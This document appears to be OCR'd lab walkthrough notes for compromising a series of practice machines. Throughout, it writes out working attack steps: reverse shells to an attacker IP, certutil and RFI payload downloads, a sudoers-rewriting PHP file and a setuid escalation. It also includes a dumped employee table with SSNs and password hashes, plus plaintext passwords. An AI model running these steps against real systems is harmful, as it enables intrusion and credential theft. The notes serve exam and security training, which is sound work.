Content

1. Machine #1 – 192.168.1xx.110/111 2

11 Initial Foothold 2

1.2 Privilege Escalation 3

2. Machine #2 – 192.168.1xx.111 4

21 Initial Foothold : 4

22 Privilege Escalation 4

3. Machine #3 – 192.168.1xx.110 5

31 Nmap Result: 5

32 Initial Foothold: 5

33 Privilege Escalation 7

4. Machine #4 – 192.168.1xx.111 8

41 Initial Access : 8

42 Privilege Escalation : 8

5. Machine #5– 192.168.1xx.112 9

51 Nmap Result: 9

52 Initial Foothold: 9

53 Privilege Escalation: 9

6. Machine #6 – 192.168.1xx.111 9

61 Nmap Result : 9

62 Initial Foothold : 9

63 Privilege Escalation: 10

7. Machine #7 - 192.168.xxx.110 10

71 Intital Access - User flag 10

72 Privilege Escalation : 11

Machine #8 – 192.168.105.112 11

81 User Access: 11

82 Privilege Escalation: 12

9. Machine #9 – 192.168.105.111 12

101 User Access: 12

102 Root: 12

10. Machine #10 – 192.168.105.112 12

111 User Shell: 12

112 Privilege Escalation : 14

11. Machine #11 – 192.168.137.110 15

Scanning 15

PE: 19

12. Machine #12 – 192.168.xxx.112 20
PE: 20
13. Machine #13 – 192.168.xxx.114 20
14. Machine #14 – 192.168.xxx.112 21
15. Machine #15 – 192.168.xxx.110 22
16. Machine #16 – 192.168.xxx.114 24
17. Machine #17 – 192.168.xxx.114 25
18. Machine #18 – 192.168.xxx.110 26
19. Machine #19 – 192.168.xxx.112 29

1. Machine #1 – 192.168.1xx.110/111

Nmap result:

Open Ports: 22 - 3825 – 8089

1.1 Initial Foothold

Steps to reproduce the attack: Web application and ProFTPd 1.3.5. A rewritten exploit was needed in order for successful code execution to occur. Once the exploit was rewritten, a targeted attack was performed on the system which gave me initial access over the system.

From Nmap result we can see that ProFTPD 1.3.5 is running on the port 3825, this versionis vulnerable to a Remote Code Execution.

We can Download the POC from github: CVE-2015-3306

on line 33 change from

print("[+] Target exploited, acessing shell at http://" + self.__host + "/backdoor.php")

to

print("[+] Target exploited, acessing shell at http://" + self.__host + ":8098/level/back-door.php")

on line 40 change from

data = requests.get("http://" + self.__host + "/backdoor.php?cmd=whoami")

to

data = requests.get("http://" + self.__host +
":8098/level/backdoor.php?cmd=whoami")

```
python3 ./exploit.py --host 192.168.120.110 --port 3825 --path

/var/www/html/level
```

1.2 Privilege Escalation

1ST WAY

This machine lighttpd running by the root account it has write permission on the webroot, so we are going to abuse that vulnerability.

```
echo "<?php echo 'hello';passthru('echo \'www-data ALL=(root) NOPASSWD: ALL\' >>
/etc/sudoers'); ?>" > root.php
```

Use curl to crawl the page

```
$ curl -v http://localhost:5000/files/root.php
```

To upgrade the tty shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
$ stty raw -echo; fg
```

2ND Way:

Enumerate local port 5000 on 127.0.0.1 open.

Privilege Escalation – PHPFusion 9.03.50

Exploit: https://www.exploit-db.com/exploits/49911

2. Machine #2 – 192.168.1xx.111

2.1 Initial Foothold :

Using Buffer Overflow Vulnerability we can get a shell. To reduce the report size I just skipped this.

2.2 Privilege Escalation

This system vulnerable to Autologon. We can use WinPeas to Find this Vulnerability.



From this credential we can now login to the system via RDP and command as Admin.

3. Machine #3 – 192.168.1xx.110

3.1 Nmap Result:

Nmap give us the open ports on the machine. Open ports are TCP - 21 - 22 - 80 - 8080.

3.2 Initial Foothold:

This host is vulnerable to path traversal via uftpd 2.10, you can see version in Nmap too

```
TCP      52 49470 → 21 [ACK] Seq=1 Ack=1 Win=655
FTP      79 Response: 220 in.ftpd (2.10) ready.
TCP      52 49470 → 21 [ACK] Seq=1 Ack=28 Win=65
```

It's vulnerable to https://www.exploit-db.com/exploits/51000

Use following steps to Exploit :


```
ftp> ls ../../../
229 Entering Extended Passive Mode (|||54785|)
125 Data connection already open; transfer starting.
drwxr-xr-x 1    0    0        36864 Mar 15 12:27 bin
drwxr-xr-x 1    0    0         4096 May 24 12:35 boot
drwxr-xr-x 1    0    0         4096 May 24 11:48 cdrom
drwxr-xr-x 1    0    0         4060 Sep  1 16:54 dev
drwxr-xr-x 1    0    0         4096 Mar 15 12:27 etc
drwxr-xr-x 1    0    0         4096 May 24 13:13 home
drwxr-xr-x 1    0    0         4096 Sep 14 13:11 lib
drwxr-xr-x 1    0    0         4096 Jul 31 16:28 lib32
drwxr-xr-x 1    0    0         4096 May 24 12:31 lib64
drwxr-xr-x 1    0    0         4096 Jul 31 16:28 libx32
drwx------ 1    0    0        16384 May 24 11:47 lost+found
drwxr-xr-x 1    0    0         4096 Jul 31 16:28 media
drwxr-xr-x 1    0    0         4096 Jul 31 16:28 mnt
drwxr-xr-x 1    0    0         4096 May 24 13:11 opt
dr-xr-xr-x 1    0    0            0 Sep  1 16:54 proc
drwx------ 1    0    0         4096 Sep  9 14:00 root
drwxr-xr-x 1    0    0          960 Sep  9 14:02 run
drwxr-xr-x 1    0    0        20480 Sep 14 13:15 sbin
drwxr-xr-x 1    0    0         4096 May 24 11:50 snap
drwxr-xr-x 1    0    0         4096 May 24 12:47 srv
dr-xr-xr-x 1    0    0            0 Sep  1 16:54 sys
drwxrwxrwx 1    0    0         4096 Sep  9 16:00 tmp
drwxr-xr-x 1    0    0         4096 Jul 31 16:29 usr
drwxr-xr-x 1    0    0         4096 Sep 14 13:07 var
-rw------- 1    0    0   4127195136 May 24 11:48 swap.img
226 Transfer complete
```


```
└─# nc 192.168.[redacted].110 21
220 in ftpd (2.10) ready.
USER anonymous
230 Guest login OK, access restrictions apply.
PORT 192,168,[redacted],71,1,1002
200 PORT command successful.
RETR ../../../opt/work.kdbx
150 Data connection opened; transfer starting.
226 Transfer complete.
RETR ../../../opt/work.kdbx
PORT 192,168,[redacted],71,1,1002
200 PORT command successful.
RETR ../../../opt/work.kdbx
150 Data connection opened; transfer starting.
226 Transfer complete.
```

```
└─# nc -lnvp 1258 > work.kdbx
listening on [any] 1258 ...
connect to [192.168.[redacted].71] from (UNKNOWN) [192.168.[redacted].110] 54170
```

```
└─# keepass2john work.kdbx > hash
```

```
└─# john hash -w=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 9366247 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
summer           (work)
1g 0:00:00:30 DONE (2022-09-09 18:26) 0.03269g/s 3.138p/s 3.138c/s 3.138C/s samantha..yellow
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```





Log into the machine via ssh.

3.3 Privilege Escalation

Splunk running on this machine, we are going to abuse splunk forwarder to get remotecode execution.

https://github.com/cnotin/SplunkWhisperer2/blob/master/PySplunkWhisperer2/PySplunkWhisperer2_local_python3.py

```
jack@oscp:/tmp$ python3 PySplunkWhisperer2_local.py --username jack --password TMqJytboF9mGbuRk --payload "chmod +s /b
in/bash"
Running in local mode (Local Privilege Escalation)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmp4lyf0yqo.tar
[.] Installing app from: /tmp/tmp4lyf0yqo.tar
[+] App installed, your code should be running now!


Press RETURN to cleanup
```

```
-bash-5.0$ whoami
jack
-bash-5.0$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /bin/bash
```

4. Machine #4 – 192.168.1xx.111

4.1 Initial Access :

Mysql user define function is vulnerable, we use this to get initial foothold.




```
$ mysql -h 192.168.1xx.111 -u test -p removeaftertests
```

4.2 Privilege Escalation :

Use WinPeas to Enumerate Priv escs. Then we create payload using msfvenom.

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.xxx.90 LPORT=445 -f
msi -o reverse_shell.msi
```

Using Certutil to download and save it into user wolter's folder.

```
PS C:\Users\Wolter\Desktop\tools > Certutil -urlcache -f -split
http://192.168.xxx.90/reverse_shell.msi

PS C:\Users\Wolter\Desktop\tools > msiexec /quiet /qn /i reverse_shell.msi
```

5. Machine #5– 192.168.1xx.112

5.1 Nmap Result:

Nmap give us the following open port - 22 and 10081

5.2 Initial Foothold:

The Student Attendance management system running on port 10081. This one is vulnerable to Sql injection. We can use publicly available exploit from exploit-db to getinitial access.
Sql Injection - RCE

5.3 Privilege Escalation:

Follow the steps to get root access.

```
$ find / -group adm -readable 2>/dev/null
/var/log/auth.log
```

```
Credential:  root:MarshallNoodleLight345
```

6. Machine #6 – 192.168.1xx.111


6.1 Nmap Result :

Open Ports - TCP: 80 - 135 - 445 - 2121 - 2221 - 7680 - 9510 - 9512

6.2 Initial Foothold :

Unified Remote 3 Running on the system.

192.168.1xx.111:9510/system/config



This is vulnerable to Remote code execution,using searchsploit we can mirror the exploit to our local system.

```
$ searchsploit -m 49587
```

6.3 Privilege Escalation:

We can use WinPeas to Enumerate Privileges, from Winpeas result we know this system isvulnerable to **HiveNightmare**

We use following exploit from github to Escalate our privilege [GossiTheDog - HiveNightMare]

7. Machine #7 - 192.168.xxx.110

7.1 Intital Access - User flag

From Nmap result we know the FreeSwitch running on port 8081. We can use exploitavailable on exploit-db website.

Just follow these steps to get user access

[FreeSwitch - RCE]

```
1. Download the Exploit from Exploit db
2. Run the Exploit python3 exp_switch.py 192.168.xxx.105 dir
3. Upload Netcat Binary
4. Execute the revershell using netcat
5. python3 exp_switch.py 192.168.xxx.105".\nc64.exe -nv 192.168.xxx.90 445 -
e cmd.exe"
6. And we got a shell!!!!
```

7.2 Privilege Escalation :

From Winpeas result we know this machine is vulnerable to **Unquoted Service Path**. Justplace the reverse shell in the path and get root shell. (Don't forget to restart the machine after placing the reverse shell.)

Note: To create revere shell we can use msfvenom.

Machine #8 – 192.168.105.112

8.1 User Access:

After fuzzing the machine using wfuzz, reveal **robots.txt**. it tell us hidden directory.This **Kikchat** is vulnerable to LFI/command injection. We can get POC from exploit-db.

https://www.exploit-db.com/exploits/30235

To Exploit:

```
curl -v http://192.168.xx.218/8678576453/rooms/get.php?name=info.php&ROOM="
<?php phpinfo()+?>"
```

We can abuse RFI to upload our Revere shell

```
curl -s http://192.168.XX.218/8678576453/rooms/get.php?
name=shell.php&ROOM="<php
file_put_contents('nc.bat',file_get_contens('http://192.168.XX.XX
nc.txt'));system('nc.bat');usleep(100000);system('nc.exe -vn 192.168.XX.XX
9001 -cmd.exe');+?>"
```

Then run netcat on attacker machine listening on port 9001. Then we got user shell.

8.2 Privilege Escalation:

Use msfvenom to create reverse shell binary, upload the shell using curl like we did before.
Get a Metasploit shell, then run the following command.

```
$ msf > run execute -f C:/xampplite/htdocs/8678576453/myroom/root.exe
```

Run getsystem, we got Admin Access!!!

9. Machine #9 – 192.168.105.111

10.1 User Access:

From Nmap result we can see robots.txt reveals **/blogengine** directory.We can use searchsploit to get poc for the user access.

10.2 Root:

From Winpeas result we can see **setCreateTokenPrivilege**

We can use following github poc for Root Access:

HatRiot - SetCreateTokenPrivilege =>

https://webcache.googleusercontent.com/search?q=cache:HjDfYH5Qj_YJ:https://github.com/hatRiot/token-priv/blob/master/poptoke/poptoke/SeCreateTokenPrivilege.cpp+&cd=1&hl=es&ct=clnk&gl=es&client=opera-gx

10. Machine #10 – 192.168.105.112

11.1 User Shell:

From Nmap full port scan report give us mountd running on port 20048.We can use showmount to access mountd.

```
$ showmount -e 192.168.105.112
```

Then create temporary folder in attacker machine an mount the system.

```
$ mount -t nfs 192.168.105.112:/ our_temperory_folder_name/ -no lock
$ cd _0_tyken
```

After mouting the system, we can see notes.txt reveals the user **tyken** created ssh key and we grab that.

The ftp service running on the system vulnerable to Unauthenticated remote codeExecution.

Referrence: ProFTP 1.3.5 RCE

Run following command to get user access:

```
$ nc 192.168.105.112 21 then cpfr /home/tyken/.ssh/id_rsa then cpto
/var/tmp/id_rsa
$ chmod 600 id_rsa
$ ssh -i id_rsa tyken@192.168.105.112
```

11.2 Privilege Escalation :

Keybase Redirector running on this machine this is vulnerable to **$PATH** local privilegeescalation.

Referrence: [Keybase-Redirector: LPE]

Create a file called keybase_exploit.c

```
#include <stdio.h>
#include <stdlib.h>
#include
<sys/types.h>
#include <unistd.h>

int main(int argc, char **argv)

{

setreuid(0,0);
system("/usr/bin/touch
/Im_Root");return(0);

}
```

Then compile the code and upload into target machine:

```
$ gcc keybase_exploit.c -o exploit
```

Change the PATH variable and execute our exploit as root :

```
$ env PATH=.:$PATH /usr/bin/keybase-redirector /keybase
```

Enter ctrl+c to kill the application and

run the ./Im_Root Binary.And We are

Root!!!!

11. Machine #11 – 192.168.137.110

Ports : 22,80,7070

Scanning

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
| 256 8f:d1:7c:ae:42:a6:fc:24:6a:a1:73:f3:9e:13:8c:2f (ECDSA)
|_ 256 79:c0:63:47:69:c1:c2:67:a5:b1:d2:58:11:25:64:8f (ED25519)
80/tcp open http Apache httpd 2.4.46 ((Fedora))
| http-methods:
| Supported Methods: OPTIONS HEAD GET POST TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (Fedora)
|_http-title: home
7070/tcp open ssl/realserver?
| ssl-cert: Subject: commonName=AnyDesk Client
| Issuer: commonName=AnyDesk Client
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-12-02T15:09:01
| Not valid after: 2071-11-20T15:09:01
| MD5: c84f b26d f610 c8ce eb33 342d 4aa1 947a
|_SHA-1: ec28 3c90 2d1a 8aaf 11e4 a714 8d46 e555 5456 85d2
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X (85%)
OS CPE: cpe:/o:linux:linux_kernel:5
Aggressive OS guesses: Linux 5.0 - 5.3 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 25.990 days (since Wed Jan 5 13:00:11 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=250 (Good luck!)
IP ID Sequence Generation: All zeros

Not much can be done with the **ssh** service as we do not have any

credentials on hand so lets come back to it later. Lets come back to it later.

7070 port is interesting. After quick search we found it related to anydesk service. Found some exploits:

https://www.exploit-db.com/exploits/49613
https://github.com/0x09AL/my-exploits/blob/master/anydesk-exploit.py

https://devel0pment.de/?p=1881


It was just waste of time. Nothing worked.

80 port

As for the **http** service we have only simple web page which have only html layout. Nothing related with programming languages.

dirb / gobuster fodlers and files on web and found interesting one:





https://192.168.137.110/database_administration

There was only plain SQL and nothing interesting.

After using **big.txt** as wordlist we found http://192.168.137.110/database_backup url:

```
CREATE TABLE mytable(
   Full_Name     VARCHAR(20) NOT NULL PRIMARY KEY
  ,Gender        VARCHAR(6) NOT NULL
  ,Title         VARCHAR(4) NOT NULL
  ,Date_of_Birth DATE  NOT NULL
  ,SSN           VARCHAR(11) NOT NULL
  ,Salary        VARCHAR(9) NOT NULL
  ,Position      VARCHAR(22) NOT NULL
  ,Status        VARCHAR(12) NOT NULL
  ,Server_Access VARCHAR(3) NOT NULL
  ,Username      VARCHAR(7) NOT NULL
  ,Password      VARCHAR(33) NOT NULL
);
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Bill C Rockwood','male','Mr.','05/05
/85','509-36-8798','$6,200.00','CISO','Active','No','bill','46ea0d5b246d2841744c26f72a86fc29');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Hershel B
O''Connor','female','Mr.','10/20/77','182-07-7948','$2,300.00','Administration','Active','No','hershel','1b6932e2dbcd0f35e15bbbba4a08d92c');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Vanessa M
Ridgeway','female','Ms.','03/20/81','370-26-3261','$4,000.00','Administration','Active','No','nessa','ac1bd70969c4d93fe872d144d779cca0');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Lily J Redmond','female','Ms.','07/10
/90','339-58-6863','$4,500.00','Administration','Active','No','lily','c1289a7f6c6afd4e70b14d82e4ec43d3');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Amy S Jenkins','female','Mrs.','09/21
/00','674-12-6261','$4,900.00','Administration','Resigned','No','amys','c96792b1a7da6e737c5da15c0d319d9f');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Angela E
Harrison','female','Ms.','06/12/92','023-18-8858','$4,300.00','Administration','Active','No','angela','7e0c515d7bf69361a3d82780985770c2');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Sarah J
Childress','female','Mrs.','12/17/81','443-72-7404','$8,000.00','CEO','Active','No','sarah','920624339fece7a5884749b4af3ad5de');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Kathrine G
Henkel','female','Ms.','04/04/78','504-42-9812','$4,800.00','Administration','Active','No','kathy','b4871fdf84ae806b8d67c0b127923334');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Nicholas M
McKissack','male','Dr.','02/21/86','698-01-8921','$5,000.00','Technical','Active','Yes','nick','3ef04360e28c569be5c46d2aa49f2ff0');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Linda W
Campbell','female','Mrs.','06/13/55','225-61-5853','$5,100.00','Network Administration','Active','Yes','linda','955a026ecde3b398ccb3c7fb0781cebc');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Gregory J White','male','Mr.','11/21
/96','051-42-9416','$6,000.00','Administration','Active','No','greg','b68f0663d0da2a88ee9aae5bcb3573ae');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Louis J Herman','male','Mr.','04/01
/00','074-54-4084','$6,200.00','Administration','Active','No','louis','fef79f611044f83f9c1e9e2aff60d039');
```

Password for margo was in plain text form:

```
/83','532-76-3132','$7,450.00','Director','Active','No','allen','97b972c612ce470a2b8c8b81e1ed02124');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Susan D Garcia','female','Ms.','05/27
/71','456-49-9972','$7,500.00','CFO','Active','No','susan','47fc5b4c804c71632eb5ab4366137114');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Paul B Lemmons','male','Mr.','11/07
/84','606-18-8411','$5,200.00','IT Manager','Active','Yes','paul','13b184a6881e91f55072badde11fa50b');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Margo J Brown','female','Ms.','06/12
/95','446-54-5724','$3,200.00','System Administration','New Employee','Yes','margo','BlueCarrotParachute341');
INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Lesley
Neilson','female','Mrs.','11/07/88','543-21-4115','$4,300.00','Administration','Active','No','lesley','10256cb086e64d9bbeabac75ce51edb8');
```

INSERT INTO mytable(Full_Name,Gender,Title,Date_of_Birth,SSN,Salary,Position,Status,Server_Access,Username,Password) VALUES ('Margo J Brown','female','Ms.','06/12/95','446-54-5724','$3,200.00','System Administration','New Employee','Yes',**'margo'**,**'BlueCarrotParachute341'**);

We also see **margo** on web page.

Let’s check ssh with margo user:

```
@@@
```

```
└─$ ssh margo@192.168.137.110 "ls -lah"
margo@192.168.137.110's password:
total 24K
drwx------. 1 margo margo 314 Dec  2 10:09 .
drwxr-xr-x. 1 root  root   10 Dec  2 09:57 ..
drwxr-xr-x. 1 margo margo  54 Dec  2 10:09 .anydesk
lrwxrwxrwx. 1 root  root    9 Dec  2 10:03 .bash_history -> /dev/null
-rw-r--r--. 1 margo margo  18 Jul 27  2020 .bash_logout
-rw-r--r--. 1 margo margo 166 Dec  2 11:48 .bash_profile
-rw-r--r--. 1 margo margo 376 Jul 27  2020 .bashrc
drwx------. 1 margo margo 388 Dec  2 09:58 .cache
drwxr-xr-x. 1 margo margo 320 Dec  2 10:12 .config
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Desktop
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Documents
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Downloads
-rw-------. 1 margo margo  16 Dec  2 09:57 .esd_auth
drwx------. 1 margo margo  10 Dec  2 09:57 .local
-rw-r--r--. 1 root  root   33 Feb  1 01:06 local.txt
drwxr-xr-x. 1 margo margo  34 Oct 19  2020 .mozilla
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Music
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Pictures
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Public
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Templates
drwxr-xr-x. 1 margo margo   0 Dec  2 09:57 Videos
```

It worked.

Reverse shell:

```
└─$ ssh margo@192.168.137.110 "bash -i >& /dev/tcp/192.168.137.110/80 0>&1"
margo@192.168.137.110's password:
```

Check .bash_profile for margo user:

```
cat .bash_profile
# .bash_profile

# Get the aliases and functions
if [ -f ~/.bashrc ]; then
        . ~/.bashrc
fi

# User specific environment and startup programs
cat /etc/motd_margo
exit
[margo@oscp ~]$ cat /etc/motd_margo
cat /etc/motd_margo
@@@
```

12. Machine #12 – 192.168.xxx.112

Login on 8006 port using default username+password

and then upload php shell

after got reverse shell

PE:

just check the sudo version

sudo local privilege escalation and dirtypipe works

https://www.exploit-db.com › exploitsLinux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)

13. Machine #13 – 192.168.xxx.114


Ports 21,80,135,139,445,3389,5040,5466,…

